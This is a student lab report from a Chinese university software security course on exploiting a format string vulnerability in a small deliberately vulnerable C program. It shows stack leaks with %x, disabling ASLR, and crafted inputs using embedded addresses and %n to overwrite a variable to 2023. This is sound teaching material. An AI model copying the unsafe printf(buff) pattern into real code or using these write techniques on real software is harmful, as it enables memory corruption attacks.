编号：_____

实验	一	二	三	四	五	六	七	八	总评	教师签名
成绩										

武汉大学国家网络安全学院

课程实验(设计)报告

题　　目：作业三：格式化字符串漏洞

专业(班)：信息安全

学　　号：2021302181156

姓　　名：赵伯俣

课程名称：软件安全

任课教师：赵磊

2023 年 11 月 30 日

目 录

1 实验名称

格式化字符串漏洞

2 实验目的

对于给出的 c 语言程序，构造输入，使得输出中包含 a=2023

3 实验原理

3.1printf 函数调用实现原理

例如语句 printf(“%s%s%x”,a,b,c)该函数在调用时按照从右到左的方式将参数进行入栈操作，首先将变量 c 的地址入栈，然后依次是 b、a、“%s%s%x”的地址，在将变量的地址进行入栈操作之后会将函数的返回地址和调用者的 ebp 寄存器的值进行入栈操作，最后再将局部变量进行入栈。该函数调用后的栈结构如下图所示

3.2 漏洞形成原因


在规范的 printf 函数使用方法中，如果要输出某一个数组中的值需要写成 printf(“%s”,a)的形式即若存在格式化字符串则应当存在等量的变量名，但是也存在有 printf(a)的写法，该种写法在底层执行的操作是首先将数组的首地址入栈，然后调用 printf 函数。

因为 printf 函数并不知道参数个数，它的内部有个指针，用来索检格式化字符串。对于特定类型%，就去格式化字符串之后取相应参数的值，直到检索到格式化字符串结束，所以尽管没有参数，上面的代码也会将 format string 后面的内存当做参数以 16 进制输出。这样就会造成内存泄露。

而且如果采用这种写法，在数组 a 中写入格式化字符串例如%x，则会输出当前格式化字符串地址之后的内存中的值，或者在 a 中写入%n 会直接在对应的内存中进行写入操作，将函数输出的字符个数写入到指向的位置中，借此可以实现对内存中任意地址的读写操作。

4 构造输入

因为只需要修改 a 的值，而在输出 buff 中的函数调用之前有过一次 printf 的调用，所以在调用输出 buff 的 printf 函数后堆栈中的内容如下图所示



在输入中构造三个%x 验证这一堆栈结构得到的结果如下图所示

```
zby@ubuntu:~/Desktop/software_safe/test$ ./vul in
the addresses of a b buf are bf9e29a8,bf9e29ac,bf9e29b4
bf9e29a8 bf9e29ac bf9e29b4 0 0
a= 0
zby@ubuntu:~/Desktop/software_safe/test$
```

输出的三个地址就是给出的 a、b、buff 的地址，所以只需要将构造的输入中的第一个%值修改为%x 即可查看到 a 的地址，将其构造为%n 即可修改 a 的值为已经打印出来的字符个数，只要将已经打印的字符个数控制为 2023 个即可令 a 的值输出为 2023。

构造输出为 2023 个空格加上一个%n 得到的结果如下图所示

成功将 a 的值修改为 2023

5 题目改进

上面提出的方法只能够修改之前经受过函数调用后保存在堆栈中的值，如果想要读取的内容是内存中的任意地址或者说修改任意地址变量的值可以采用如下所示的方法

5.1 关闭内存地址随机化

由于在实验过程中使用到的每一个变量的值应该是一个固定的值，所以应该关闭系统中的内存地址随机化的功能。

未关闭的运行效果如下图所示。可以发现每一次运行后变量的地址都会发生改变，不利于实验的进行。

```
root@zby-virtual-machine:/home/zby/桌面/software_safe/a_2023# cat /proc/sys/kernel/randomize_va_space
2
root@zby-virtual-machine:/home/zby/桌面/software_safe/a_2023# ./vul in
the addresses of a b buf are 383fc320,383fc324,383fc330
AAAA c5174490 0 1 0 383fc1e0 383fc4b8 e6c098e0 3 c51732a0 41414141 25207825
a= 3
root@zby-virtual-machine:/home/zby/桌面/software_safe/a_2023# ./vul in
the addresses of a b buf are a5e104d0,a5e104d4,a5e104e0
AAAA d0693490 0 1 0 a5e10390 a5e10668 8e3f98e0 3 d06922a0 41414141 25207825
a= 3
```

将系统的内存地址随机化关闭之后运行的结果如下图所示，可以发现每一次程序运行过后变量的地址都没有发生改变。

```
root@zby-virtual-machine:/home/zby/桌面/software_safe/a_2023# echo 0 > /proc/sys/kernel/randomize_va_sp
ace
root@zby-virtual-machine:/home/zby/桌面/software_safe/a_2023# cat /proc/sys/kernel/randomize_va_space
0
root@zby-virtual-machine:/home/zby/桌面/software_safe/a_2023# ./vul in
the addresses of a b buf are ffffe400,ffffe404,ffffe410
AAAA 5555a490 0 1 0 ffffe2c0 ffffe598 0 3 555592a0 41414141 25207825
a= 3
root@zby-virtual-machine:/home/zby/桌面/software_safe/a_2023# ./vul in
the addresses of a b buf are ffffe400,ffffe404,ffffe410
AAAA 5555a490 0 1 0 ffffe2c0 ffffe598 0 3 555592a0 41414141 25207825
a= 3
```

5.2 任意内存读操作

在数组 buff 中放入数个%x 运行的结果如下图所示。

```
root@zby-virtual-machine:/home/zby/桌面/software_safe/a_2023# ./vul in
the addresses of a b buf are ffffe400,ffffe404,ffffe410
5555a490 0 1 0 ffffe2c0 ffffe598
a= 3
```

由此可见只需要在数组的开头添加一个具有标识性的字符串然后输出数个 %x 即可找到在堆栈中数组空间的位置，将输入修改成字符串“AAAA %x %x %x %x %x %x %x %x %x %x %x”得到的运行结果如下图所示。

```
root@zby-virtual-machine:/home/zby/桌面/software_safe/a_2023# ./vul in
the addresses of a b buf are ffffe400,ffffe404,ffffe410
AAAA 5555a490 0 1 0 ffffe2c0 ffffe598 0 3 555592a0 41414141 25207825
a= 3
```

可以发现 AAAA 的 ascii 码写入了第 10 个偏移的位置。

5.3 写入地址

在写入地址的过程中首先尝试能否在保存有 buff 数组内容的开头使用反引号转义 linux 自带的 printf 命令实现将数组的首位进行写操作。修改输入如下图所示

```
1 `printf "\x41\x41\x41\x41"` %x %x %x %x %x %x %x %x %x %x %x
```

得到运行结果如下图所示

```
root@zby-virtual-machine:/home/zby/桌面/software_safe/a_2023# ./vul in
the addresses of a b buf are ffffe400,ffffe404,ffffe410
`printf "\x41\x41\x41\x41"` 5555a490 0 1 0 ffffe2c0 ffffe598 0 3 555592a0 69727060 34785c22
a= 3
root@zby-virtual-machine:/home/zby/桌面/software_safe/a_2023#
```

观察发现程序并未识别 printf 命令，不能完成对应内存地址的写操作。推测

原因可能是 printf 命令只有在命令行中使用反引号转义符才能够生效。

尝试直接将 a 的地址 ffffe400 转换为 ascii 码后进行写入内存操作，由此修改输入为其对应的 ascii 码对应的字符如下图所示

```
1 ÿÿä %x %x %x %x %x %x %x %x %x %x %x
```

函数运行结果如下图所示，并不能实现将数组的开始元素写为 a 变量的地址。

```
root@zby-virtual-machine:/home/zby/桌面/software_safe/a_2023# ./vul in
the addresses of a b buf are ffffe400,ffffe404,ffffe410
ÿÿä 5555a490 0 1 0 ffffe2c0 ffffe598 0 3 555592a0 bfc3bfc3 78252078
a= 3
```

推测可能的原因是 Linux 系统中不能正常识别拓展 ascii 码。

尝试修改题目使得输入的值能够直接在命令行输入，从而确保 linux 自带的 printf 指令能够将对应的 b 的内存写入到指定位置。修改后的代码如下图所示

vul.c (~/Desktop/software_safe) - gedit

Open

```
1 #include <stdio.h>
2 #include<string.h>
3
4 void main(int argc, char ** argv)
5 {
6    static int a=0;
7    int b=0;
8    char buff[200];
9    char ch;
10   printf("the addresses of a b buf are %p,%p,%p\n", &a, &b, buff);
11
12   strcpy(buff,argv[1]);
13   printf(buff);
14   printf("\n");
15   printf("a= %d\n", a);
16   return 0;
17 }
18
19
```

将输入构造成"`printf "\x2c\xa0\x04\x08"`.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x"的形式，得到的结果如下图所示


```
root@zby-virtual-machine:/home/zby/桌面/software_safe/a_2023# ./vul.out "`printf "\x14\x80\x55\x55"`.%08x.%08x.%08x.%08x.%08x
.%08x.%08x.%08x"
the addresses of a are 55558014
◆UU.ffffe7d4.0000000c.252e7838.00000000.252e7838.ffffe558.00000006.55558014
a= 0
root@zby-virtual-machine:/home/zby/桌面/software_safe/a_2023#
```

能够将数组第 0 项的位置修改为 a 所对应的地址。

5.4 修改 a 的值

接下来尝试修改 a 的值，将最后一的%08x 修改为%08n，将之前输出的字符串的数量输出到变量 a 中，得到的结果如下图所示

出现段错误报错，将打印 a 的地址的指令修改为%p 观察 a 的地址得到的结果如下图所示




实验中打印出来的 a 的地址为 12 位地址，推测可能是所使用的操作系统版本过高。


将操作系统更换成 Ubuntu16 版本的 linux 系统后重新编译运行该脚本，重新计算偏移量得到的结果如下图所示，能够成功修改 a 的值为 77

5.5 调整 a 的值为 2023


调整 a 的值，在读取命令%x 前补入空格后得到的结果如下图所示，



下面开始对构造的输入进行微调，使其只显示 a 的地址，不显示前面的数个%x 的结果，将%08n 替换为%9\$n,得到的结果如下图所示，能够正常修改 a 的值。



继续调整空格的数量随后可以得到 a=2023



6 实验心得体会

1.在本次实验中学习到了格式化字符串漏洞的原理以及利用方法，了解到了printf 的调用过程在汇编层面所执行的操作，并且能够通过修改 printf 中的格式化字符串对内存中的地址进行读取并且修改对应变量的值。

2.在本次实验中学习到了 printf 函数不仅仅有将规定的变量进行打印这一功能，还能够通过%n 将输出的字符串的数量返回给对应的变量。

3.在本次实验中对题目进行了修改通过将想要修改的内存提前写入数组中的方式可以实现内存中任意地址数据的修改。

4.在本次实验中体会到了在实验过程中不仅要考虑实验步骤对实验的影响，还应当注意到实验环境中的操作系统版本对实验结果的影响，有可能相同的实验内容和步骤在不同的操作系统下却有着不同的实验结果。